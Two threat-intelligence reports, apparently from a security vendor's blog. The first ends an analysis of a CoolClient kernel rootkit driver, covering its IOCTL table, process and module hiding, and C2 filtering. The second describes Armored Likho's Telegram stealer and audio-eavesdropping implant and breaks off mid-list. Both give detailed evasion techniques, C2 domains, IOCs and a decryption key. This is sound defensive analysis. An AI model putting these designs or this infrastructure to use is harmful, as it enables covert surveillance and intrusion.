
Analysis of the deployed kernel-mode driver reveals an embedded PDB path:

PDB Path

PDB Path


E:\work\南京实验室\2024项目\张雪杰云南m\研发\FTool\Tool\x64\Release\FTool.pdb

The path contains several notable strings, including “Nanjing Laboratory” (南京实验室) and “Zhang Xuejie Yunnan m” (张雪杰云南m), which likely refer to the driver’s development environment. However, our OSINT analysis did not identify any information linking these strings to a known organization, developer, or threat actor.

The driver is digitally signed with a certificate issued to "Nanjing Ranyi Technology Co., Ltd.", with serial number 3E 62 DC 5D 8D 61 2A 26 33 E7 6B DF D6 07 19 DD. The certificate was valid from August 2013 to September 2014.

We identified several older malicious drivers signed with the same certificate that were compiled around 2013. However, we found no evidence directly linking those samples to the CoolClient activity described in this article.

Driver configuration


During initialization, the driver loads its stealth configuration from the registry key \REGISTRY\MACHINE\SYSTEM\RNG. The configuration defines which system objects should be hidden or protected and controls the driver’s operating mode.

Registry configuration loaded by the driver during initialization

Registry configuration loaded by the driver during initialization

Two REG_DWORD values control the driver’s operating mode:

Registry Value Default Description
Hid_State 1 Enables the driver’s rootkit functionality.
Hid_StealthMode 0 Controls additional stealth features used by selected driver routines.

In addition, the driver loads several REG_MULTI_SZ values that define the objects to be hidden or protected.

Registry Value Purpose
Wid_H1deF5Dirs Directories to hide
Wid_H1deF5Files Files to hide
Wid_H1deRegKeys Registry keys to hide
Wid_H1deRegValues Registry values to hide
Hid_IgnoredImages Processes to ignore
Hid_ProtectedImages Processes to protect

Together, these registry values determine which filesystem paths, registry objects, and processes are managed by the driver’s protection mechanisms.
After loading the configuration, the driver converts the registry entries into internal lookup structures that are shared across its various protection components.

These structures are later referenced by the filesystem minifilter, registry callback, process callback, object callback, image load callback, and IOCTL handlers to determine whether a file, registry object, or process should be hidden, protected, or ignored.

Preparation for process hiding


Next, the driver dynamically locates the ActiveProcessLinks (LIST_ENTRY) field within the EPROCESS structure instead of relying on hardcoded offsets. It first validates several predefined offsets and, if none match, performs a linear scan of the EPROCESS structure to identify the correct location. This approach allows the driver to remain compatible across different Windows versions, where the layout of EPROCESS may differ.

The driver validates candidate ActiveProcessLinks layouts before enabling process hiding

The driver validates candidate ActiveProcessLinks layouts before enabling process hiding

Once the correct offset has been identified, it is stored for later use by the process hiding routines. During process hiding and restoration, the driver uses IOCTLs 0x22219C and 0x2221A0 to unlink and relink entries in the Windows active process list, effectively hiding or restoring processes on demand.

Process, object, and image load callbacks

After preparing its process tracking structures, the driver initializes several AVL trees and populates them with configuration entries loaded from the registry, including Wid_H1deF5Dirs, Wid_H1deF5Files, Wid_H1deRegKeys, Wid_H1deRegValues, Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages.

These AVL trees provide efficient lookups for protected files, registry objects, and tracked processes, and are shared by the callback routines and IOCTL handlers.
The driver then registers three types of kernel callbacks that form the foundation of its protection and monitoring mechanisms:

  • Object callbacks using ObRegisterCallbacks
  • Process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx
  • Image load callbacks using PsSetLoadImageNotifyRoutine
Registration of object, process, and image load callbacks during driver initialization

Registration of object, process, and image load callbacks during driver initialization

After registration, these callbacks maintain the driver’s internal tracking structures as processes, threads, and images are created or loaded.

Object callbacks

To protect selected processes, the driver registers object callbacks for process (PsProcessType) and thread (PsThreadType) objects using ObRegisterCallbacks with an altitude of 1203. These callbacks intercept requests to open process and thread handles. If the target process is protected, the driver reduces the access rights granted to the requesting process, preventing operations such as process termination, code injection, and other forms of process manipulation. In this sample, the protected process is the injected CoolClient code running inside synchost.exe.

Process and image load callbacks

The driver registers process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx, together with an image load callback via PsSetLoadImageNotifyRoutine.

When a process is created, its image name is compared against the configuration lists Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages. Matching processes are added to the driver’s internal tracking structures, allowing them to be protected, hidden, or managed through subsequent IOCTL requests. When a tracked process terminates, its entry is removed from the tracking structures.

The image load callback monitors modules loaded into tracked processes and updates the driver’s internal state to support subsequent protection and hiding operations.

To ensure that processes already running before the driver is initialized are also tracked, the driver performs a one-time enumeration of all active processes after registering the callbacks and adds any matching processes to the tracking structures.

MiniFilter registration


To protect files and directories, the driver registers a filesystem minifilter. During initialization, it creates internal path filter lists, loads the configured directory and file entries (Wid_H1deF5Dirs and Wid_H1deF5Files), and creates the required minifilter registry entries under HKLM\SYSTEM\CurrentControlSet\Services\msagent\Instances. To avoid altitude conflicts, the driver dynamically assigns a filter altitude and retries registration until a unique value is obtained.

Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds

Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds

The driver then activates the minifilter using FltRegisterFilter. The filter works together with the IOCTL interface, which dynamically adds, removes, or clears protected path entries (0x2220F0, 0x2220F4, and 0x2220F8). During filesystem operations, the minifilter compares accessed paths against its internal path lists and denies access to matching entries, effectively hiding protected files and directories from users and applications.

Registry callback registration


To protect registry keys and values, the driver registers a registry callback using CmRegisterCallbackEx with an altitude of 320000. During initialization, it creates separate lookup structures for protected registry keys and values, then populates them using the configured entries from Wid_H1deRegKeys and Wid_H1deRegValues.

Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000

Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000

Once registered, the callback intercepts registry operations and compares the target key or value against the protected entries. For enumeration requests, matching keys and values are removed from the results before they are returned to user mode, effectively hiding them from registry viewers. For direct access requests, such as opening, modifying, or deleting protected registry objects, the callback returns STATUS_ACCESS_DENIED, preventing the operation.

Before applying these restrictions, the driver verifies whether the requesting process is trusted. Processes registered through IOCTL 0x222120, including the CoolClient user-mode component, bypass the filtering logic and retain unrestricted access, while all other processes remain subject to the driver’s registry protection rules.

IOCTL command dispatcher

To communicate with the user-mode component, the driver creates a device object named \Device\ToolTool together with the symbolic link \DosDevices\ToolTool to allow the user-mode CoolClient component to communicate with the driver through DeviceIoControl requests.

The driver implements 33 IOCTL handlers, although the analyzed CoolClient sample uses only three during normal execution:

  • 0x222120: registers the current CoolClient process with the driver.
  • 0x2221E0: passes the configured C2 IPv4 address.
  • 0x2220F0: registers filesystem and registry paths for protection.

The remaining IOCTL handlers were not invoked by the analyzed sample.

IOCTL Handler Functionality
0x222000 0x140001E04 Enable or disable the rootkit.
0x222004 0x1400020B0 Query the current rootkit state.
0x2220F0 0x140002320 ●       Register protected filesystem or registry paths
●       Used by CoolClient to register its installation directory and service registry key.
0x2220F4 0x1400034DC Remove a protected filesystem or registry path.
0x2220F8 0x140003464 Clear all protected filesystem and registry path entries.
0x222118 0x1400024B0 Register process or path protection entries.
0x22211C 0x140002A20 Query registered protection entries.
0x222120 0x140003794 Update process protection entries. Used by CoolClient to register itself as a trusted process.
0x222124 0x14000362C Remove a protection entry.
0x222128 0x14000349C Clear all process protection entries.
0x222130 0x14000265C Register a protected process by PID.
0x222134 0x140010E88 Inject shellcode into a target process using NtCreateThreadEx.
0x222138 0x14000F498 Hide a kernel module by unlinking it from PsLoadedModuleList.
0x222144 0x14000270C Delete a file.
0x222148 0x14000286C Decrypt an embedded buffer and write it to disk.
0x22214C 0x1400027F4 Read and decrypt an encrypted file.
0x222168 0x140002780 Unmap the image section of a target process.
0x22216C 0x140013984 Terminate a process by PID.
0x222194 0x140011F50 Remove Protected Process Light (PPL) protection.
0x222198 0x140002940 Create or modify a registry value.
0x22219C 0x140010630 Hide a process by unlinking it from the active process list.
0x2221A0 0x140010670 Restore a previously hidden process.
0x2221A4 0x14000F8A0 Hide a module within a process.
0x2221A8 0x14000F954 Restore a hidden module.
0x2221AC 0x140016368 Enumerate and restore kernel notification callbacks.
0x2221B0 0x140016458 Disable or restore kernel notification callbacks.
0x2221B4 0x140012408 Manually load a secondary kernel driver.
0x2221B8 0x14001262C Debug/test handler.
0x2221BC 0x1400165F6 Write to an arbitrary kernel address.
0x2221C0 0x14000BB00,  0x14000BB78 Enables deny-rootkit mode by registering image-load monitoring and enabling the patching logic.
0x2221C4 0x14000BB6C,  0x14000BB10 Disables deny-rootkit mode by clearing state and unregistering/removing the monitoring logic.
0x2221E0 0x1400126C0 Register a C2 IPv4 address.
0x2221E4 0x140012E50 Delete a C2 IPv4 address.

After initializing the IOCTL dispatcher, the driver releases the temporary configuration buffer that was previously loaded from \REGISTRY\MACHINE\SYSTEM\RNG.

Kernel module enumeration and hiding


To support kernel module hiding, the driver resolves the address of the non-exported kernel variable PsLoadedModuleList at runtime using MmGetSystemRoutineAddress. This global linked list maintains information about all loaded kernel modules and drivers, allowing the rootkit to enumerate and manipulate module entries.

Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding

Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding

This functionality is exposed through IOCTL 0x222138, which accepts a module name or path from the user-mode component. When a matching module is found, the driver locates the corresponding entry in PsLoadedModuleList and unlinks it by updating its Flink and Blink pointers. As a result, the hidden module no longer appears in standard kernel module enumeration routines.

Nsiproxy hooking and data filtering

The driver also hooks the Nsiproxy driver to filter network-related data returned to user mode. This functionality is connected to IOCTL 0x2221E0, which allows the user-mode component to register C2 IPv4 addresses with the driver.


To install the hook, the driver obtains a reference to \Driver\Nsiproxy using ObReferenceObjectByName and replaces one of the Nsiproxy handler pointers with its own filtering routine. The hook preserves the original handler and forwards execution after processing the returned data.

Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver's filtering routine

Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver’s filtering routine

When the hooked routine processes network information, the driver compares the returned entries against its registered C2 address list. Matching IP addresses are removed before the data is returned to user mode, preventing applications that rely on Nsiproxy-provided network information from seeing the malware’s C2 addresses.

Finally, the driver registers a DriverUnload routine to release allocated resources when the driver is unloaded.

Victimology

The latest CoolClient variant continues to target organizations consistent with previously observed HoneyMyte activity. Based on our investigations, we identified victims in Myanmar, Mongolia, Pakistan, and Russia, including confirmed government entities.

Across the observed intrusions, CoolClient was consistently deployed as a secondary backdoor following a PlugX infection, indicating that HoneyMyte continues to use PlugX as its initial post-compromise implant before transitioning to CoolClient.

Attribution

Our analysis confirms that the investigated malware is a new CoolClient variant associated with the HoneyMyte threat group. While the overall execution flow remains consistent with previously documented CoolClient variants, this sample introduces a previously undocumented kernel-mode driver that significantly expands the malware’s stealth capabilities.

The deployment chain observed in this investigation is also consistent with previous HoneyMyte campaigns, in which PlugX serves as the initial foothold before CoolClient is deployed as a secondary backdoor, further reinforcing the attribution.

Conclusion

The latest CoolClient variant represents a significant evolution of the malware. Rather than operating solely as a user-mode backdoor with plugin support, it now deploys and communicates with a kernel-mode driver that extends its capabilities beyond earlier versions. Through this driver, CoolClient can hide and protect processes, files, and registry objects, as well as filter selected network information, making detection and analysis considerably more difficult.

HoneyMyte has previously introduced kernel-mode functionality in ToneShell. The addition of a kernel-mode driver to CoolClient suggests that the group continues to expand its use of rootkit capabilities to improve stealth, persistence, and defense evasion during post-compromise operations.

IOCs

2d7c8780e97409770a9d4f31c66c9d63 msagent.sys
9460E150E1981D5C165043520C5C12FE msagent.sys
9717F005C5FB98E08D2AD983D88F94EE libngs.dll
F518D8E5FE70D9090F6280C68A95998F libngs.dll
EB79558B037669792652A816E2C669DE ctxmui.dll

C:\Program Files\microsoft\windows defender\
C:\Program Files\windows media player\mediares\
C:\ProgramData\symantecdir\
C:\ProgramData\virtualstore\
C:\Windows\identitycrl\production\
C:\Windows\serviceprofiles\networkservice\
C:\Users\<user>\AppData\Local\viber24.8\
C:\Users\<user>\AppData\Roaming\dsassistant\
C:\Program Files\common files\microsoft shared\office14\
C:\programdata\msdn\

cloudtroe.giize[.]com

employers.theworkpc[.]com

freeread.casacam[.]net
us.lenovoappstore[.]com

sundanish.freeddns[.]org
torinarlabs.webredirect[.]org
news.dursamjbataar[.]org
video.dursamjbataar[.]org
black-popular[.]com

whatismybestthing[.]com
Armored Likho expands its cyber-espionage toolkit

In May 2026, we discovered a new cyber-espionage campaign by the Armored Likho group, also known as Eagle Werewolf, that targets private individuals and organizations across various industries in Russia, including major corporations, the public sector, IT, and education. The attackers used a fake app as bait that mimics a service for donations. However, the most interesting part of this campaign isn’t the initial infection method – it’s the malicious implants the attackers use for cyber-espionage.

We’ve written previously about recent Armored Likho attacks, but our analysis shows that the campaign discussed below has more in common with the group’s activity from February. That said, the attackers have significantly expanded their arsenal.
During our research, we found a new cyber-espionage toolkit written in Rust: the Still Toolkit. One of its components, Still Sync, steals Telegram session data to gain ongoing access to the victim’s account. With this stolen data, attackers can leverage the Telegram API to automatically pull chat logs, media files, and other information from the account.

The second component, Still Audio, is an implant for covert audio surveillance. It analyzes the incoming audio stream, automatically detects speech, records conversations, and sends the recordings to a command-and-control server.

In this article, we’ll look at the initial infection method, how the new Still Toolkit components are built, and the technical details of how they operate.

Kaspersky products detect this threat as Trojan.Win64.Agent.* and HEUR:Backdoor.Win32.Generic.

Background

Armored Likho’s malicious activity has been documented several times before: in November 2024, and in February and July 2026. The current campaign shows significant overlap with the November and February campaigns, which used malicious droppers disguised as documents and applications related to Starlink activation or fundraising efforts as the initial infection vector. This campaign also uses fundraising as its lure. At the same time, our research uncovered a number of new tools that point to the attackers expanding their capabilities.

Initial infection

The infection chain starts with an app that mimics a donation service. As of this writing, the app distribution method remains unknown. During our research, however, we obtained several samples posing as apps from different Russian foundations.


In reality, the app is a dropper. Its developers wrote it in Rust on top of the popular Tauri framework, and it has a graphical interface designed to deceive the user. After launch, it displays a login form that asks for a password, presumably one the attackers supplied.

The login form

The login form

After the user enters a valid password, they see a catalog of donatable items. The app pulls item and category information from orderapiserver[.]info through the public/categories and public/products endpoints. A clickable catalog makes the app look legitimate. While the user browses the items, the dropper quietly decrypts and launches the payload for the next stage in the background.

Our analysis shows that the mechanism for decrypting the payload and launching subsequent stages hasn’t changed since the February campaign. However, we found a new cyber-espionage toolkit – the Still Toolkit – made up of two components: Still Sync and Still Audio.

Still Sync

Still Sync is a stealer written in Rust that steals Telegram session data. However, its capabilities don’t stop there. With this stolen data, Sync can log in to the victim’s account and pull messages and media files through the Telegram API.

Architecturally, Sync is an asynchronous application based on the Tokio library. It talks to the server over gRPC and serializes messages with FlatBuffers. It supports both HTTP and HTTPS as transport protocols; the URL of the command-and-control server determines which one it uses.

How it works

When Sync launches, the attackers set several environment variables. Before starting any malicious activity, the implant pulls configuration parameters from these:

  • STILL_SYNC_ADDR: the address of the command-and-control server. By default, this is https://tg4service[.]com:443.
  • STILL_SEND_PATH: the path to the tdata
  • STILL_TELEGRAM_PASSCODE: the password for decrypting the tdata folder, if Telegram data encryption is enabled on the victim’s device.

Sync also supports several command-line arguments:

  • --console: runs as a console application. If this parameter is absent, the implant creates a TReload service to keep running in the background.
  • --version: prints version information and exits.
  • --firefly: launches a trace thread that monitors the program’s operation. It writes error messages to a hidden file, bin, located in the same folder as the main executable.

  • --db: turns on debug mode with detailed logging.
Example Still Sync logs

Example Still Sync logs

Once it launches, the malware begins registering the device with the C2 server. To do this, Sync collects the following information about the victim’s system:

  • Motherboard serial number
  • CPU ID
  • System UUID
  • BIOS serial number
  • Computer domain name

The malware combines the collected data into a single string with a colon as the separator. It then hashes that string with SHA-256 and stores the resulting hash under the key sysmarker. Worth noting: other Armored Likho tools, AquilaRAT included, use this same hashing algorithm.

Sync then serializes a package containing all the collected information and the agent version, and sends it in a POST request to /still.rpc.Sync/RegisterMachine. The response contains a machine_id value, which Sync uses to identify itself in subsequent requests.

Once registration succeeds, Sync sends a POST request with the machine_id parameter to /still.rpc.Sync/GetMachineSettings. The server responds with the following settings:

  • enabled: triggers malicious activity on the infected device.
  • scan_portable: turns on extended scanning when searching for the tdata We’ll cover this feature in more detail below.
  • fetch_telegram: if this parameter is on, Sync attempts to log in to Telegram and extract data. We’ll cover this feature in more detail below.
  • download_channels: if this parameter is off, Sync skips channel dialogs when exfiltrating Telegram data.

These parameters have no default values, so Sync doesn’t perform any malicious actions until the registration and settings-retrieval processes both complete successfully.

Telegram data collection

Before stealing a Telegram session, Sync searches for the tdata folder, unless the STILL_SEND_PATH variable is already set. The list of search paths includes both standard and nonstandard directories, if the scan_portable option is turned on:

  • C:\Users\<username>\AppData\Roaming\Telegram Desktop\: the standard Telegram Desktop installation directory.
  • C:\Users\<username>\AppData\Local\Packages\<package_folder>\LocalCache\Roaming\: the installation directory for the Microsoft Store version. Sync identifies the package folder by a name that contains the string TelegramMessenge.
  • C:\: used for the extended search (if the scan_portable option is on).

Sync then sends a POST request with a list of files from the tdata folder to the /still.rpc.Sync/CheckFiles endpoint. The server responds with the following values:

  • snapshot_id: an identifier the server assigns to the current data snapshot.
  • present: a list of file paths that are already present on the server.

This lets the C2 server avoid re-receiving files it already has. In addition, if Sync can’t access files on disk through standard methods, it falls back on three mechanisms that abuse the SeBackupPrivilege privilege:

  • Opening files with the CreateFileW function using the FILE_FLAG_BACKUP_SEMANTICS parameter
  • Creating a backup copy through the Shadow Copy service and reading files from there
  • If the previous methods all fail, attempting to copy the file using the Robocopy utility in backup mode

Beyond stealing Telegram session data, Sync can carry out full-scale collection of user information from the messaging app. When the fetch_telegram option is on, it launches a separate thread that authenticates to the chat app using the previously obtained tdata. Once authentication succeeds, Sync gains access to the account data and sends the following collected information to the server:

  • User details, such as username, phone number, first and last name
  • Information about private chats, groups, or channels, such as chat name and ID, the member list, and so on
  • Dialogs from private chats, groups, and channels (if the download_channels option is on)
  • Media files under 250MB: photos, documents, stickers, and contacts

Still Audio

Still Audio is an audio surveillance implant written in Rust. Its main job is to analyze the incoming audio stream and start recording voice when certain conditions are met – we’ll cover those in the next section. Architecturally, Still Audio largely mirrors Sync and uses the same mechanisms for communicating with the C2 server.

On launch, Still Audio performs a sequence of actions:

  • It extracts libmp3lame.dll, a file stored inside the executable. This is a library used to encode audio data.
  • If the --console command-line argument is absent, the implant creates a service named auxhost, connects to it, and continues running in the background.
  • While running in the background, it creates a file, logfile.log, to write logs to.

Next, Still Audio retrieves the C2 server address. As with Sync, it stores the URL in an environment variable – in this case, STILL_AUDIO_SYNC_ADDR. If that variable isn’t set, it falls back to STILL_SYNC_ADDR, which shows the two modules are compatible with each other. If neither variable is set, it uses the default URL, https://srwinservice[.]com.


Still Audio also uses the Dead Drop Resolver technique as a fallback mechanism for obtaining the C2 address. If the current server stays unreachable for three days, the tool tries to pull the current C2 URL from a GitHub repository. In the sample under analysis, we found the following URL for the page containing C2 information: hxxps://raw.githubusercontent[.]com/mmarln/pi-mono/refs/heads/main/packages/pods/src/array12.json

Encrypted C2 address inside the GitHub repository

Encrypted C2 address inside the GitHub repository

The repository, a fork of a popular project, contains the server URL Base64-encoded and encrypted with the Blowfish algorithm in ECB mode, using the key 5c8e153228edd3c6cbf75684 (lowercase string). Older AquilaRAT samples use this exact same algorithm and key.

Once it obtains the current C2 address, the Audio module starts a registration process similar to Sync’s, but through a different endpoint:

/still.rpc.Audio/RegisterAudioMachine. Also, unlike Sync, Audio sends a list of available audio input devices along with the system information.

The server responds with settings for the implant:

  • machine_id: a unique identifier for the current device.
  • vad_threshold: the threshold value for the VAD (Voice Activity Detection) algorithm. Expressed as a decimal fraction, it represents a proportion of the maximum sound level the input device can pick up. Sound above this threshold counts as voice activity. The default vad_threshold is 02.
  • max_silence_duration: the number of audio samples with a VAD value below the set threshold after which the implant considers the recording finished.
  • max_buffer_size: the maximum buffer size for recorded audio data.
  • active_device: the name of the input device selected for recording, from the list of available devices.

The eavesdropping process

Still Audio works with raw audio samples it captures directly from the input device. To detect voice activity, it implements an algorithm based on Root Mean Square (RMS), a lightweight signal-processing method that distinguishes speech from silence by measuring the audio signal’s average power over time. The implant doesn’t rely on any third-party libraries here; it implements all the calculations itself.

The implant compares the calculated RMS value against the vad_threshold parameter. If RMS meets or exceeds this threshold, recording starts. To avoid losing the beginning of the recording, Still Audio uses a pre-buffer, a size-limited buffer that stores samples from just before the current recording moment. A sequence of max_silence_duration samples (320 by default) with RMS values below the threshold signals the end of the recording. For example, with a standard headset running at a 44.1kHz sampling rate, recording stops after roughly 7ms of silence.

Interestingly, the Audio module makes no attempt to hide its use of the microphone: its name shows up in Windows settings. In the sample we examined, the file was saved to disk as IntAudio.exe, and it appeared in the list of apps using the microphone as “Intel Audio”:

The malicious module in the list of apps using the microphone

The malicious module in the list of apps using the microphone

Before sending recordings to the server, the implant uses the libmp3lame library to encode the raw audio samples. It sends the recording files via a POST request to /tgfrg, adding a Client-Id header containing the machine_id obtained during registration to identify the device.

Infrastructure

This campaign draws on a broad set of hosting providers and domains registered at different points in time, which suggests the attackers are trying to make their infrastructure harder to detect. We found no direct overlap in domains or IP addresses with the February campaign. Even so, the two infrastructures share some similarities:

  • They use the same hosting providers, with the ASNs 149440, 202448, and 215311.
  • Their domain names follow similar naming patterns that mimic Windows system services and update mechanisms.
Domain IP address Registration date ASN
orderapiserver[.]info 187.127.153[.]38 April 18, 2026 47583
tg4service[.]com 159.198.37[.]74 October 4, 2025 22612
srwinservice[.]com 213.252.244[.]123 March 19, 2026 61272
screenserv[.]com 23.26.237[.]250 February 13, 2026 149440
windowserv[.]net 23.27.24[.]30 February 10, 2026 149440
managementapiservice[.]com 188.212.124[.]178 May 1, 2026 202448
service8date[.]com 145.223.69[.]143 January 13, 2026 215311
updateservs[.]com 145.223.68[.]66 December 23, 2025 215311

Victims

In this campaign, we’ve determined that the attackers’ primary targets are users in Russia. Most victims are private individuals, though the corporate sector, government organizations, IT companies, and educational institutions are also affected.

Attribution

This campaign has been using both new tools and malware families documented in BI.ZONE’s February report. While some components turned up for the first time, they show significant code-level overlap with malicious tools seen in earlier Armored Likho campaigns. Based on these overlaps, along with additional technical artifacts, we’re highly confident the Armored Likho group is behind the campaign. The overlaps we identified include:

